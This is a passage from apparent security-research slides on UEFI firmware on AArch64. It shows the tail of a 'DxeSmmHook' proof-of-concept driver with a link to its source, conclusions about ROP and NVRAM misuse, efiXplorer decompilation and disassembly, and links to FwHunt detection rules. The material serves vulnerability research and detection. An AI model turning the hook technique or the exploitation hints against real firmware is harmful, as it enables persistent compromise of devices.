                     IN EFI_SYSTEM_TABLE *SystemTable) {
  DebugPrint(DEBUG_INFO, "DxeSmmHook driver loaded, gBS = %p\n", gBS);

  LocateProtocolSetupHook();

  return EFI_SUCCESS;
}
```

https://github.com/binarly-io/tools_pocs/tree/main/DxeSmmHook/DxeSmmHookSrc

Demo Time



Summary and conclusions

- **Vulnerabilities in UEFI on AArch64 are harder to exploit**, but still not a big deal
- **UEFI NVRAM API is still misused** in many cases
- **UEFI standard expands the attack surface on ARM TrustZone**
- **Limited usage of mitigations:** stack canaries does not apply to all functions, making it possible to use ROP without additional memory leaks
- **The UEFI on AArch64 appears to be more secure architecturally** than on x86

efiXplorer: analysis of Aarch64 modules

```
EFI_STATUS __cdecl ModuleEntryPoint(EFI_HANDLE ImageHandle, EFI_SYSTEM_TABLE *SystemTable)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  gImageHandle = ImageHandle;
  gST = SystemTable;
  BootServices = SystemTable->BootServices;
  v38 = 0i64;
  RuntimeServices = SystemTable->RuntimeServices;
  gBS = BootServices;
  LocateProtocol = BootServices->LocateProtocol;
  gRT = RuntimeServices;
  v5 = LocateProtocol(&gProprietaryProtocol, 0i64, &gEdkiiVariableLockProtocol);
  if ( v5 )
  {
    if ( v5 == 0x800000000000000Eui64 )
    {
      v11 = (gBS->LocateProtocol)(&EDKII_VARIABLE_POLICY_PROTOCOL_GUID, 0i64, &gEdkiiVariablePolicyProtocol);
      if ( (v11 & 0x8000000000000000ui64) != 0 )
      {
        gEdkiiVariablePolicyProtocol = 0i64;
        if ( v11 == 0x800000000000000Eui64
          && ((gBS->LocateProtocol)(&EDKII_VARIABLE_LOCK_PROTOCOL_GUID, 0i64, &gEdkiiVariableLockProtocol) & 0x8000000(
        {
          goto LABEL_3;
        }
      }
    }
  }
```

```
STP             X29, X30, [SP,#var_D0]!
ADRP            X2, #gImageHandle@PAGE
MOV             X29, SP
STR             X0, [X2,#gImageHandle@PAGEOFF]
ADRP            X0, #gST@PAGE
STP             X19, X20, [SP,#0xD0+var_C0]
ADRP            X20, #gEdkiiVariableLockProtocol@PAGE
STP             X21, X22, [SP,#0xD0+var_B0]
ADRP            X22, #gBS@PAGE
ADRP            X21, #gRT@PAGE
STP             X23, X24, [SP,#0xD0+var_A0]
ADD             X23, X20, #gEdkiiVariableLockProtocol@PAGEOFF
MOV             X2, X23
STR             X1, [X0,#gST@PAGEOFF]
LDR             X0, [X1,#0x60]
STR             XZR, [SP,#0xD0+var_90]
LDR             X1, [X1,#0x58]
STR             X0, [X22,#gBS@PAGEOFF]
LDR             X3, [X0,#0x140]
STR             X1, [X21,#gRT@PAGEOFF]
ADRP            X0, #gProprietaryProtocol@PAGE
MOV             X1, #0
ADD             X0, X0, #gProprietaryProtocol@PAGEOFF
BLR             X3
CBNZ            X0, loc_1988
LDR             X0, [X20,#0xB08]
LDR             X1, [X0,#8]
MOV             X0, #0x4554554C4F534241
CMP             X1, X0
```


https://github.com/binarly-io/efiXplorer

https://binarly.io/posts/ARM_based_Firmware_Support_in_New_efiXplorer_v5_0_LABScon_Edition

Binarly FwHunt rules are available!

Binarly team provides FwHunt rules to detect vulnerable devices at scale and help the industry recover from firmware security repeatable failures.

- ➔ Community FwHunt Scanner: https://github.com/binarly-io/fwhunt-scan
- ➔ FwHunt detection rules: https://github.com/binarly-io/FwHunt/tree/main/rules



Thank you

https://github.com/binarly-io/Research_Publications